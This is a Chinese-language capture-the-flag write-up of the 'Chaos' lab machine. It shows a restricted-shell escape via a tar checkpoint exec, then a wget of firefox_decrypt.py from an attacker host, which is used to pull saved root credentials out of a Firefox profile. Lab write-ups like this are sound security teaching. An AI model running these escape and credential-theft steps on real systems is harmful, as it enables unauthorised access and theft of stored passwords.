ayush@chaos:/home$ cd ~
cd ~
rbash: cd: restricted
ayush@chaos:/home$ ls
ls
rbash: /usr/lib/command-not-found: restricted: cannot specify `/' in command names
ayush@chaos:/home$ ll
ll
rbash: /usr/lib/command-not-found: restricted: cannot specify `/' in command names
ayush@chaos:/home$ whoami
whoami
rbash: /usr/lib/command-not-found: restricted: cannot specify `/' in command names
ayush@chaos:/home$ pwd
```



```
ayush@chaos:/home$ echo $PATH
echo $PATH
/home/ayush/.app
ayush@chaos:/home$ dir /home/ayush/.app
dir /home/ayush/.app
dir  ping  tar
ayush@chaos:/home$ 
```


这里我们看到我们的PATH是ayush/.app,我们只能用这3个命令

对于限制shell的绕过，可以参考这个：


https://www.exploit-db.com/docs/english/44592-linux-restricted-shell-bypass-guide.pdf

那么我们用tar 进行绕过！

这里我们先切换回www-data,因为www-data的shell是正常的，然我们切换到/tmp目录下并创建rick并进行压缩




```
www-data@chaos:/var/www/main/J00_w1ll_f1Nd_n07H1n9_H3r3/compile$ cd /tmp
cd /tmp
www-data@chaos:/tmp$ touch rick
touch rick
```



```
www-data@chaos:/tmp$ tar -cvf rick.tar rick
tar -cvf rick.tar rick
```

然后在切换到ayush




```
www-data@chaos:/tmp$ su ayush
su ayush
Password: jiujitsu

ayush@chaos:/tmp$ echo $PATH
echo $PATH
/home/ayush/.app
```

然后先进行绕过！

```
tar cf /dev/null rick.tar --checkpoint=1 --checkpoint-action=exec=/bin/bash
```


再修复下PATH

```
export PATH=$PATH:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```



```
ayush@chaos:/tmp$ tar cf /dev/null rick.tar --checkpoint=1 --checkpoint-action=exec=/bin/bash
<r --checkpoint=1 --checkpoint-action=exec=/bin/bash
bash: groups: command not found
ayush@chaos:/tmp$ export PATH=$PATH:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
<l/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
ayush@chaos:/tmp$ echo $PATH
echo $PATH
/home/ayush/.app:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

然后得到user flag




```
ayush@chaos:/tmp$ cd ~
cd ~
ayush@chaos:~$ ls
ls
mail  user.txt
ayush@chaos:~$ cat user.txt
cat user.txt
eef39126d9c[redacted]
ayush@chaos:~$ 
```

然后我们发现用户的目录下又.mozilla的文件里面有个firefox，用ls-la查看大小发现都大于firefox的默认大小，怀疑里面是有用户的凭证的


使用firefox_decrypt提取缓存凭据，项目地址：
https://github.com/unode/firefox_decrypt

然后把项目下载到靶机中去！




```
ayush@chaos:~/.mozilla/firefox$ wget http://10.10.12.87:8000/firefox_decrypt.py
<ox$ wget http://10.10.12.87:8000/firefox_decrypt.py
--2019-06-08 07:38:33--  http://10.10.12.87:8000/firefox_decrypt.py
Connecting to 10.10.12.87:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 34618 (34K) [text/plain]
Saving to: ‘firefox_decrypt.py’

firefox_decrypt.py  100%[===================>]  33.81K  35.7KB/s    in 0.9s

2019-06-08 07:38:36 (35.7 KB/s) - ‘firefox_decrypt.py’ saved [34618/34618]

ayush@chaos:~/.mozilla/firefox$ 
```

然后对提取脚本加执行权限，并进行解密，提示需要输入主密钥我们同样输入jiujitsu，发现密码也是正确的！



```
ayush@chaos:~/.mozilla/firefox$ ls -la
ls -la
total 60
drwx------  4 ayush ayush  4096 Jun  8 07:38  .
drwx------  4 ayush ayush  4096 Sep 29  2018  ..
drwx------ 10 ayush ayush  4096 Oct 27  2018  bzo7sjt1.default
drwx------  4 ayush ayush  4096 Oct 15  2018 'Crash Reports'
-rw-rw-r--  1 ayush ayush 34618 Jun  8 07:31  firefox_decrypt.py
-rw-r--r--  1 ayush ayush   104 Sep 29  2018  profiles.ini
-rw-rw-r--  1 ayush ayush   402 Jun  8 07:39  wget-log
ayush@chaos:~/.mozilla/firefox$ chmod +x firefox_decrypt.py
chmod +x firefox_decrypt.py
ayush@chaos:~/.mozilla/firefox$ ./firefox_decrypt.py bzo7sjt1.default
./firefox_decrypt.py bzo7sjt1.default
2019-06-08 07:40:51,779 - WARNING - profile.ini not found in bzo7sjt1.default
2019-06-08 07:40:51,780 - WARNING - Continuing and assuming 'bzo7sjt1.default' is a profile location

Master Password for profile bzo7sjt1.default: jiujitsu


Website:   https://chaos.htb:10000
Username: 'root'
Password: 'Thiv8wrej~'
ayush@chaos:~/.mozilla/firefox$ 
```

切换到root得到root flag！！



```
root@chaos:/home/ayush/.mozilla/firefox# ls ~
ls ~
root.txt
root@chaos:/home/ayush/.mozilla/firefox# cat root.txt
cat root.txt
cat: root.txt: No such file or directory
root@chaos:/home/ayush/.mozilla/firefox# cat ~/root.txt
cat ~/root.txt
4eca7e09[redacted]
root@chaos:/home/ayush/.mozilla/firefox# 
```

本文作者：**Ms08067安全实验室**

本文为安全脉搏专栏作者发布，转载请注明：**https://www.secpulse.com/archives/114252.html**